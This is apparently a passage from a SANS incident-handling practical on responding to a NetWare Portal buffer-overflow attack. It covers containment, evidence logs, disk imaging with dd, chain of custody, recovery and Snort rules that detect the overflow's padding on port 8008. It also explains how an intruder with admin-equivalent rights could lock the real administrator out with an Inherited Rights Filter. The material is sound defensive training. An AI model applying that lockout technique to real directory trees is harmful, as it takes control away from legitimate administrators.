

Figure 7

Yes. This NetWare popup above appeared on my machine early last year when an authorized user with minimal privileges attempted unauthorized server access warranted only by those with elevated privileges. Pay close attention to the descriptive line on the bottom. "Who *is* this guy?" Well, probably an authenticated user with too much time and/or curiosity. Although, this screen shot has been altered to protect both the innocent and the not so innocent, what was not altered was the stimulus that prompted the popup message to appear on my desktop. It's just one more piece of evidence available that something bigger may be in store soon.

Containment

Jump Bag

Pertinent Jump bag contents differ per operating system. Thanks to storage technology (and a determined list of kits), the Tools CD image covers all OSes covered by our team. We are still in the process of building a second CD –a bootable image of Redhat 7.0, hardened and with our tools compiled. The difficulties of this task were underestimated, never mind the ever changing list of "Oh, we gotta this, too" tools. A laptop is essential per team member. This equates to one stationary laptop being used

for constant listening/scanning, while the other, more mobile laptop is practically chained to the wrist of the lead analyzing team member. The first, via a hub to a mirrored switch port, will be an intelligence gatherer, while the second is more of the company analyst.

Jump Bag Applicable to this NetWare Exploit's Handling

Most relevant to handling NetWare incidents are the contents described above: 2 laptops, nics, hub, and finally third-party tools. More specific to this exploit, the Tools CD carries less influence as the most vital tool. Instead, and for all NetWare environments, the single most critical tool would be the admin.

The Danger of IRFs & The Need to Check For Them

As directory services go, the two big holders of market share are Novell's NDS and Microsoft's AD. Relevant to a malicious user with new found admin privileges, a very important difference exists between the two directory services: With Microsoft AD, the domain admin has supreme control over all groups, "trees", lower admins, etc. No one can take that away from him or her. With Novell's NDS, however, it is possible to be the admin and still lose control over a section of the tree. Any user with "Security Equal To"[11] the admin does it with one step. That user creates an Inherited Rights Filter (IRF) to block the tree's admin out –permanently without third-party or Novell's intervention.

Why the NetWare admin is critical in a timely basis is because it may be necessary to beating the culprit to placing a new IRF.

This is quite possible in NetWare, and IRFs are known to be the leading reason customers call into Novell for help. They need to call since once the admin is cut off from a portion of the tree, he is still able to see the objects, but not able to control them. Not until Novell "breaks" into the NDS tree with their tools.

This is why the filters are normally implemented only after an admin-equivalent user/role has first been put in place at the container level to soon receive the IRF.



Figure 8[12]

This is why if an unauthorized user were to obtain admin-equivalent rights, the first step a NetWare-savvy hacker may attempt is to cut off the true admin from administering the tree's object using a well-placed IRF. This exploit puts just this reality into the scenario. The "NetWare Remote Admin Overflow" exploit suits two purposes: a "cowardly" denial of service to the machine, destabilizing the machine with constant abend errors. The second use of the exploit is to execute code trailing on the end of the

buffer's input, which can be much more destructive if successful.

That all said, we need to establish there are no IRFs in place in addition to those applied by the admin. Since NetWare does not provide an internal method for displaying or monitoring IRFs, we must use a 3rd party tool. Fortunately, for the sake of minimizing the number of tools in our jump bag, we use the same tool as discussed earlier in Identification phase, "DSRazor."

Example evidence of IRFs

Keeping in mind that no IRFs are installed by default "out-of-the-box," I have had to create a few for demonstration purposes. And so, here is the report I would generated for our sample Tree:

```
     Report Name: List Every NDS Object with an IRF defined
     Requested By: admin.GIAC
     Print Date:   Fri November 02, 2001
-------------------------------------------------------------------------------
LAB.GIAC
        ACL:Object who is Trustee: [Inheritance Mask]
          Protected Attribute: [Entry Rights]
           Privilege: [B]rowse
           Privilege: [A]dd
           Privilege: [D]elete
           Privilege: [R]ename
           Privilege: [I]nheritable
           Privilege: [S]upervisor
-------------------------------------------------------------------------------
OFFICE.GIAC
        ACL:Object who is Trustee: [Inheritance Mask]
          Protected Attribute: [Entry Rights]
           Privilege: [B]rowse
           Privilege: [A]dd
           Privilege: [I]nheritable
           Privilege: [S]upervisor
-------------------------------------------------------------------------------
PRODUCTION.OFFICE.GIAC
        ACL:Object who is Trustee: [Inheritance Mask]
          Protected Attribute: [Entry Rights]
```

To glean the most information from this log it's helpful to have a decent idea of what to expect or at least a "cheat sheet." Of the three sections above, let's use the top one: "LAB.GIAC" as our cheat sheet. It shows all six Object Rights:
Browse, Add, Delete, Rename, Inheritable and Supervisor as **not blocked**. Thus, we have no IRF.
Then, we look at OFFICE.GIAC: that only shows four (no Delete or Rename).
This tells us for OFFICE.GIAC, an IRF was placed and the Delete & Rename Object rights **are blocked.**

Why would that be important? Perhaps the hacker has better plans in store. Now, moving on to the last section PRODUCTION.OFFICE.GIAC, this shows even the Supervisor Object right is no longer there. If the hacker has placed himself or herself as an Explicit Trustee at that container level, then it is all his/her territory with no outside influence. This again is banking on the hacker having at least decent NetWare

administration skills and understanding. Preplanning and a foreknowledge of the Tree would also help. As a side note, that's also very available without user credentials, but beyond the scope of this particular exploit.

Logs To Check (And To Have Already Checked Before)

As Eric Cole stressed during the GCIH conference: "the best way to recognize what is abnormal is to know beforehand what is normal."

While an analyst scans over the following logs, that rings loud and true. What is "normal" in that environment can only be known by the admin. Checking the following logs is probably not in the admin's daily routine since they are normally a benign reflection of what has been done to the machine by him or herself.
Nevertheless, I would be going to these logs to better gauge "containment" of the hacker's actions.

Log 1: \SYS:SYSTEM/DSREPAIR.LOG
What we will see is multiple instances of someone repairing the directory or performing a time synchronization. The admin can probably attest to all of them, but can't be expected to cite the reason why they had to be done at each time.
Some entries should cause more concern than others. The following entry, stating a directory dump has been done should raise an eyebrow unless the administrator can earnestly remember why that had to be done:

```
/**************************************************************************
**/
NetWare 5.00 Directory Services Repair 7.23 , DS 8.51
Log file for server ".GCIHTARGET.GCIH.GIAC" in tree "SANS"

** Automated Repair Mode **
Creating a database dump
Processing partition .[Root]..
     Verifying connectivity of .[Root]..
Dump process completed

** Automated Repair Mode **
Finish:  Friday, November 2, 2001  10:36:17 am Local Time
Total repair time: 0:00:01
```

This file is appended each time a repair/sycn function is called on the directory, seeing it grow to a mild size (a few hundred Kb of text). Again, not that it must be managed regularly, but I believe it provides a valuable resource for evidence of possible modification/tampering of the directory. This log is not hidden as file system attributes go, but in terms of effective rights for authenticated users, NDS file system does not allow even read access. The same goes for the file below.

Log 2: \SYS:SYSTEM/DSMISC.LOG

This log is filled with updates/modifications to the directory schema. A directory's schema to a directory is analogous to the marked shelves of a grocery store –if

the shelf is not prepared to carry something, don't expect the store to carry it. Meanwhile, should a hacker add the ability (expand the schema) of the store to now carry a trait/attribute/object to better suit his purpose, the modification will be in this log.

This file is lesser known/managed by administrators –giving it a little more potential for 'believability' when parsed by the whitehat. This log calls for absolute cooperation from the system admin, as it's important to not only recognize what is there, but what may not be present. Let's take an example:

```
Added schema class NSCP:nginfo3.
Added schema class NSCP:NetscapeServer5.
Added schema class NSCP:NetscapeMailServer5.
Added schema class NSCP:mailGroup1.
Modified schema class NSCP:mailGroup1.
Added schema class applicationProcess.
Added schema class applicationEntity.
Added schema class dSA.
Added schema class certificationAuthority.
Added schema class userSecurityInformation.
Added schema class NSCP:groupOfCertificates.
Modified schema class Organizational Person.
Modified schema class Organization.
Modified schema class Organizational Unit.
Modified schema class Organizational Role.
```

These are all legitimate log entries. They are from a newly created NW5 server, and the last four reflect a respectable change in the tree's infrastructure. We must remember that the schema may also be extended during software installs, manual schema modifications to a user profile, etc. But what are not legitimate are any entries for deleting/attempts to delete anything in the schema. So, squelch the urge to jump when seeing a few of the above, but keep this tucked under the cap as just one more location for hunting. Only after the admin has "signed off," stating all entries associate with genuine actions on his or her part, can we move on.

Throughout this same log, you may see a large number of instances stating:

```
[Optional|Schema] [attribute|class] already exists and is identical
```

Again, there's no problem here, but the admin can speak with more confidence about this particular server better than any experienced security analyst.

Back-up

Backing up the server's SYS volume is critical before the team and the administrator start analyzing individual files for times of last accessed, last modified and ownership. I'll be discussing both choices of the box remaining on the wire or be taken off.

Taken off the wire

The preferential choice of the security analyst would be to immediately take the box off of the wire. True, hackers are making exceptions -more modern approaches of a "ping test" -with a failure of connectivity to spin off a destructive script. Perhaps after a brief interruption, an analyst's sniffer can be placed within the broadcast domain (off of a hub) and listening for such an occasional hacker callback feature. If no outbound traffic or traffic to other compromised systems exist, we can feel safe with removing the box off of the wire. With the box off of the network, there's little the hacker can do that isn't scripted and/or cron'd on the box. Yes, NetWare has CRON.NLM.

The procedure to be done in the case of this exploit being identified earlier:

1) With sniffer, check for obvious traffic, looking for ping-test or callback script.
2) Check out SYS:/ETC/CRONTAB for anything that looks out of the ordinary. This would be a great destination of code left trailing on the buffer overflow attack. If suspicions persist, check SYS:/ETC/CRONLOG for evidence validity of previous run jobs.
3) Pull plug.
4) Start Source [Chain of] Custody Sheet.
5) Pull drive.
6) Copy drive
   a) If IDE, attach drive to our Image MASSter 2000 (1:4 hard drive duplicator). This enables us to do a bit-by-bit copy, preserving "zeros."
   b) If SCSI, we use the following methods:
      i) If from a *NIX box, we do a bit-by-bit copy as well using the *dd* utility (explained in more detail immediately below).
      ii) If from another OS, we succumb to using Ghost, which doesn't give us all the benefits of *dd* or the Image MASSter 2000.
7) Return drive, having noted time and giving copy of Source Chain of Custody to client.
8) Start Destination [Chain of] Custody Sheet with Step 6 Detail as the noted S*tarting sender*.

Using the *dd* utility our way is done in two parts. With a system drive split into minimally two partitions: the smallest with our hardened toolbox, the next ready to

receive the customer's image. See Figure 9 below:



Figure 9

Our particular command to do so is:
dd if=/dev/sdb1 of=/dev/sda2 bs=1024k count=[number of blocks]

This means from the 2nd SCSI/1st partition to the 1st SCSI/2nd partition.
The "bs=*** " switch sets the input and output block sizes to that number of bytes.
The "count=*** " sets the max number of above-sized blocks to copy over. (a little math necessary here, but worth it.)
Of course, it's likely your source/destination would be different, but the syntax for our case would be that above.

- Note the geometry of the source disk may or may not be similar to the target!

Finally, we boot to our toolbox image and then mount the Customer's data as a read-only partition. That's done by:

mount –r /dev/sda2 /custdata

The analysis begins as soon as the Destination Custody Sheet is started.

Still on the wire

Perhaps you stay on the wire because either (1) you wish to watch the hacker's moves in real-time for further development of evidence or (2) being available is **that** important. Backup of a NetWare box depends, of course, on the customer's choice of Backup software. Three big vendors, Veritas (formally Seagate), Legato and CA, offer the admin their choice of poison. I am personally most familiar with Veritas' Backup Exec on the NetWare platform and so they will follow as the example.

NetWare exploit specific

First, the hardware as our example:
Backup Exec Server –on the network handling/issuing BE commands
Fibre Channel Tape Controller I –dual Differential SCSI ports & one FC port
Compaq DLT 35/70Gb Library –2 DLT drives w/access to 15 cartridges maximum.
StorageWorks RA8000/HSG80 –dual controller and external storage cabinet: SAN
And of course, **the Server** –must have BE agent installed. (Likely if onsite prod. box)

Problems that arose include multiple compatibility problems between the TL895 DLT tape library and the SAN boxes we have in service, namely the HSG80 controller pair.

The presence of both (the DLT Tape Library hanging off of the FCTC and the SAN box) was somehow not "right" to Backup Exec. After discovering there have been known issues and solutions available (See Veritas' TechNote ID: 232750 & TechNote ID: 232949[13])

Using the NetWare server with BE installed,

1. I bring up both the Job Manager and the BE Client (NetWare server console screen) if they aren't already.
2. Viewing job session history first may bring up some surprises, and so -a good reason to check this first.
3. Paying close attention to exactly where the job is directed physically, try best effort to coordinate & verify jobs actually occur.
4. Use the tool READACL.NLM. In VERITAS Software's own words: This NLM was created to help determine NDS rights information in the field by directly quering the Access Control List. At termination of the program all logged ACL information is gathered in SYS:BKUPEXEC\READACL.FAX which can be fax to us.
5. If the admin allows, the Backup should definitely be put on media (DLT IV tapes in our case) brought by the analysts. This gives a higher confidence in media verified by us and also a different label helps avoid potential confusion if/when the robot shelves the tapes in the unit.
6. Create a new job. Tapes should be readied beforehand as per BE's requirements. Do a Backup.
7. Verify. –Oh so important.

Any errors such as *Failure to Load Device Driver* are quite vague in Backup Exec and typically mean any number of potential hardware incompatibility problems. However, if BE initializes cleanly and the Job Manager comes up, then the battle is half over. Hopefully, the admin on site will be aware of any recent hardware or software changes prone to bring up such errors while starting BE. Eric Cole stresses "the Admin is our friend." Whatever the issues are against a verifiable Backup, they should be resolved together. Any and all time spent as team building with the admin is time well spent.

Chain of Custody

The chain of custody starts with the machine as the first recipient, not with the person doing the Backup. I didn't learn this lesson from GIAC actually, but from the question: "Well, who had it before me?"

I've also learned the value of the Custody Sheet from outside of class. My wife, the environmental engineer, taught me this. Running an errand for her one day, I was honored to be a "link" in the chain of folks handling a few jars of contaminated soil. Contaminated with what, I'm left still wondering. The point is she insisted that I sign where she relinquished the soil samples. I questioned the need since I was only bringing them to her co-worker across town. My possession on the Custody Sheet would read 10 minutes at best. Still, she persisted, as she would have no more control over the jars

after I take them, as the new recipient would have before receiving them. That made sense and stuck with me.

By the way, I included a story about her in the GSEC practical, also.

Eradication

> "The Day of Judgment is at hand, have mercy on my soul, and to Hell with all the others, Amen."
> -Dr. Mark Hall
> *The Andromeda Strain*

Once the system(s) have been identified as definitively touched verses untouched, we established a virtual boundary. Cleansing then begins and the road to recovery is closer. How long it takes to arrive there depends primarily on whether or not a verifiably clean Backup exists.

Constructed from SANS GCIH materials, the following maps a route to pursue:



Figure 10

The decision is on a per-system basis. It is probable and likely that, for example,

one system may be certainly breeched, yet fixable, while other machine simply cannot be guaranteed as "clean." In all cases, the best, safest way to be sure of not leaving behind anything is to start from scratch and both end results above prescribe that. The easier of the two would be to use a known-good Backup. The risks are obviously greater than with a pile of vendor's CDs and starting a complete build anew.
Eric Cole had stressed continuously "Err on the cautious side."

In this exploit's case, the Eradication phase would start with identifying the exploit as a buffer overflow attack, and then quantifying the risk of admin privileges gained. Recognizing the attack type could be made very easy with the help of the ABEND.LOG and the stack shown on the server console. The 0x41 characters discussed above may seem familiar to an admin. However, that is a detail changed easily enough in the script. With a few more lines of code, the characters could be random, making the stack appear "ordinary." Let's assume, for this exercise the hackers are the majority script-kiddies and take the created script and run it at face value.
The next step would certainly be to attempt to identify any changes in the tree, directory, files, other systems that may have happened as a result of this breech.

Eradication would continue with searching for the most current Backup made before such evidence took place. Once the Backup is found, verified and applicable to the machines in question, only then a recovery can start.

Recovery

Once the Backup could be verified as good, the admin(s) and security analysts would rebuild the system(s) from the Backup. Once the systems are rebuilt off of the wire, the administrators should deal with the known vulnerabilities before they become a proven, repeatable entry point.

The vulnerability would be closed up using one of the six methods discussed in Defensive Measures.

From this point on, the system could be signed over to the admin's full custody as a "good system."

Changing of the guard

The transition of the tasks from eradication to recovery also indicates a transition of ownership. The security analysts are charged with identifying and containing the issue. Eradication relies heavily on cooperation from the administrator. Finally Recovery, SANS suggests, is mostly based on the site's IT staff or management's assessment. Naturally, the security analyst should be offering guidance based on experience, but the decision is theirs to make.

Watching, waiting…

The system is brand spanking new again, but a little hardened from last time. Now is the optimal time to wait out for inappropriate traffic/queries for that system or any others. Installing sniffers on a mirrored switch port, lightweight IDS sensors in various network locales, and starting auditing on systems can all be great toward a better confidence in the Eradication phase.

Reference to new Snort Rules

Throughout the paper above, I made reference to Snort. Although we do use Snort and SnortSnarf (web reporting tool), I have never before attempted making a rule for the lightweight IDS. With that reference, I figured it would be prudent to put my money where my mouth is and create such rules now.

With the site: http://www.snort.org/docs/writing_rules/ being my new best friend, I created these:

This Snort rule checks for and alerts on **any traffic outside the local network going for any local server's TCP port 8008 & containing A's in the payload**. Good if the admin is using a local box and for general port scanning:

```
alert tcp !163.127.168.0/29 any -> 163.127.168.0/29 8008
        (content: "|41 41 41 41|";
        msg: "external Remote Netware Buffer Overflow";)
```

That rule above was used (with correct IPs, of course) to produce the Snort alert file displayed in the Signature of the Attack section.

This rule checks for and simply logs **any attempts to connect to a local server on TCP port 8008.** Important also since hackers may not always the "A" character above:

```
log tcp !163.127.168.0/29 any -> 163.127.168.0/29 8008
        (msg: "Remote NW Manager contact";)
```

This cool rule, accompanied with the SNMP Trap output module[14], **enables Snort to send off a trap to your choice of enterprise management software.** The example below sends traps (as opposed to informs in SNMPv2) to the IP address noted under the community string "privcomm." To map alerts to different sensors, the optional sensorID ("DMZ" here) is also filled in:

```
trap_snmp: alert, DMZ, trap, 24.200.130.10, privcomm
```

Any or all of these may be used, but caution should be exercised, as the alerts can be overwhelming. In any case, I do help the rules at least differentiate between what is important and what is not when searching for shady traffic.

Lessons Learned

If this exploit were to occur and handled the way discussed earlier, there would then be a concluding meeting between the handlers, system administrators and on-site IT management. The focus of our meeting would be addressing at least the following

questions:

- If we were to come across the same again, what would have changed after this incident?
- How do we improve our current methods toward future similar incidents?
- How can the site's preparedness be improved?
- How could communication between the home and visiting teams have strengthened?
- How did expectations differ from realized?
- In what respects are we *not* in agreement?

After a report is generated, we would get together again for a more structured delivery of the findings, recommendations and summary of goals achieved.

Conducting rehearsal

Learned a valuable tip from Novell's Technical Information Document database. As part of a trial run, I created my own incident with this exploit. Out of habit, I brought up Novell's Knowledgebase website and entered in keywords like: Portal, 8008, CVE2000-0257 and Overflow to scour what they would recommend. Best of all, this is exactly one of the avenues I would use if confronted by this incident. I did learn from their site how relatively easy it is to change the TCP port assigned to PORTAL.NLM.

This is done by entering the command line switch: /ALTPORT:<port number> in front of the load command for HTTPSTK. The full TID can be found here.

TCP port 8008 and nmap

Using nmap earlier to scan the NetWare server, I noticed that the port/services database included in nmap **does not** officially "recognize" or associate TCP port 8008 to NetWare's Portal service. When using the –I switch for nmap (reverse ident scanning) the service cannot identify Portal, since NetWare does not natively run the ident daemon. And so, the State is 'open' but the Service simply comes up as 'unknown.'

In fact, even with all of NetWare's services running and ports wide open, nmap cannot properly identify the operating system using its famous "OS Fingerprinting" using the most current OS database to date, unless the server is running only NetWare 5.x, with zero updates. Once the first Support Pack is installed or update used, nmap is no longer able to determine the OS. Perhaps few have bothered submitting the replies to Fyodor.

This is good news to an extent for NetWare admins around the globe as nmap is widely used by folks looking for trouble. Most of those folks may not recognize the platform just from ports 389 and 524 (NCP and LDAP, respectively). On the other hand, security through obscurity is never lasting.

Part 2 The Target Hacker Audience

If I could include a new section of this GCIH assignment, it would be to "profile" the hacker who's reasonably apt to use a particular exploit over others just as available.

**In other words, who is this exploit's "target audience?"

The exploit "NetWare Remote Admin Overflow" is useful only on the NetWare platform, as described in the earlier section "OS Affected" above. And although there are definitely some blackhats out there happy to use it, we can believe that most hackers would move on to more familiar targets when observing the following telnet session:

```
Trying *.*.6.12...
Connected to gcihtarget.********** (*.*.6.12).
Escape character is '^]'
….
HTTP/1.1 400 Bad request
Server: NetWare HTTP Stack
Connection: close
Date: Wed, 31 Oct 2001 21:09:05 GMT
```

Yes, the word NetWare jumps out at the Blackhat. And more likely the script-kiddie is saying "There has got to be an NT web server nearby" rather than saying "Whoopee, let's dust off Pandora!" Us admins are not the only lazy breeds.

But I'm thinking the ones who challenge this machine can indeed be profiled, just as can those who pick out a good portion of other exploits.

Approaching this as a quantitative study, my stated theory is that a hacker's choice of exploit or method of attack can be correlated to a few criteria or guidelines in their situation. Under some thought-out criteria we can construct a *précis* of hacker types willing to go the second step:

Note: Operalization of these variables is beyond the scope of this paper, but I may carry it out at a later date.

The Criteria:

Tenacity

- Perseverance in a semi-familiar environment
- Patience & resolve

Freedom to choose

- Time on their hands
- Willing to take on that "new" challenge?

Experience

- Talent/Years in grade
- Their "OS upbringing"

Mapping an exploit across criteria:



Figure 11

In Figure 2, we see a circle with our three criteria surrounding them, staking out their area of focus. I have placed three graphics inside:

1. A white hat
2. A black hat
3. And our Novell logo.

We can associate a graphic inside as carrying more weight towards a criterion in relation to the proximity to those criteria. For example, I mean to suggest that hackers (black hat graphic) might have quite a bit of time on their hands, but in their population as a whole, not so much experience.

This singularly placed graphic has some error to it. Obviously, there is a small sample population out there of Blackhats that are as sharp as a tack and will rarely provide solid evidence of their dealings. However, that number is indeed small in comparison to the thousands of script-kiddies. The same split can be said of the good-minded security personnel out there, as the occupation is fast looking to fill a growing void. Unfortunately, the whitehats out there may not have so much free time, and their perseverance is not fueled by factors of acceptance of their peers, spite or "hacktivism" or politically motivated hacking.

Lastly, the Novell "N" is simply where I have decided to place this particular exploit given the concept of profiling hackers' likelihood to use it.

Why is this profiling business important?

Why should anyone pay attention to this theory of profiling hackers' method choice? The biggest reasons can be summed up in two hypotheses:

H1: Regarding evidence, we will make better decisions as to what is valid verses just "breadcrumbs".

H2: We will declare a higher confidence level in the "Eradication" phase.

Loadable Kernel Modules are not typically used by script-kiddies. When going through the pains of identifying a machine infected with, for example, Knark or Adore, we would be foolish to fall for some obvious blunder noted in the default-configured logs. Lies are more accepted when they are believable and hackers do choose to leave such a false trail of breadcrumbs.

Furthermore, the "Eradication" phase carries quite a serious level of importance when the security team goes through the act of checking off systems as "untouched." Experience on the security team members plays a heavy role in determining with confidence what has or has not been compromised.

Let's consider a scenario:

While in the identification phase, the whitehat successfully and confidently identifies a Unix system as having been "rooted" (broken into) by use of a relatively old and widely used exploit. Yes, the system administrator can look forward to a friendly reminder to "patch to the latest levels from now on" in a meeting next week by the whitehat. Meanwhile, a vulnerability scan of the network and of the hosts trusted by the rooted system show the neighboring systems probably weren't affected, with the exception of one. There is one strange thing about the compromised system: both the local *and remote* syslogd records were wiped. Hence, knowing at least the one other abused system. This is strange since the exploit used was generic and the time lapses in the logs show things were most likely scripted. On top of that the login records wtmp, utmp and lastlog were not touched. Either way, both local and remote systems are cleaned up and signed off back to the administrator's care. The script kiddie's follies are

shutdown and the appropriate measures are taken place to not let (s)he repeat it. So, the whitehat thinks. Until multiple customers are crying their credit cards have been misused.

The big mistake here is disregarding the controversial display of experience by the hacker. This hacker used simple methods to gain initial access, only to skillfully exploit the company's "crown jewels". Once within the network, the true hacker utilized much more sophisticated tactics/code and tracks were wholly cleaned.

By this scenario, a moderately experienced incident handler would be comfortable making the judgment call during "Identification" that only two systems were compromised. It may take experience ("having been burned"-earlier type of experience) to seriously question the probable bigger picture. Save the top experienced, other incident handlers may not have the advantage of such lessons and consequently repeat such a mistake a few times. As a result, costing much more before the actual "gain" of realizing the reason behind the lesson.

I personally believe there's value in advancing such a theory, in order to promote a better, more accurate understanding of the evidence at hand during particular Incident Handling stages.

Part 3 Example Treasure Chest

Example: Not long ago a senior co-worker employed NetWare 5.1 as his platform of choice for his first home-network web server. In a few hours time, he had his family photos, flashy graphics and fun facts widely available on the Internet. As a Master CNE well seasoned in offering complex client-server environments with NetWare, he is quite knowledgeable with this platform's functionality. Wherever he may be short of direct ability, he's exceptionally resourceful in finding whatever or whoever can cover. He was already aware of the great functionality of Portal, the remote web-based management service, which is vulnerable to this particular exploit. And just as HTTP services were available over TCP port 80, Portal was as wide open on the Internet over TCP port 8008.

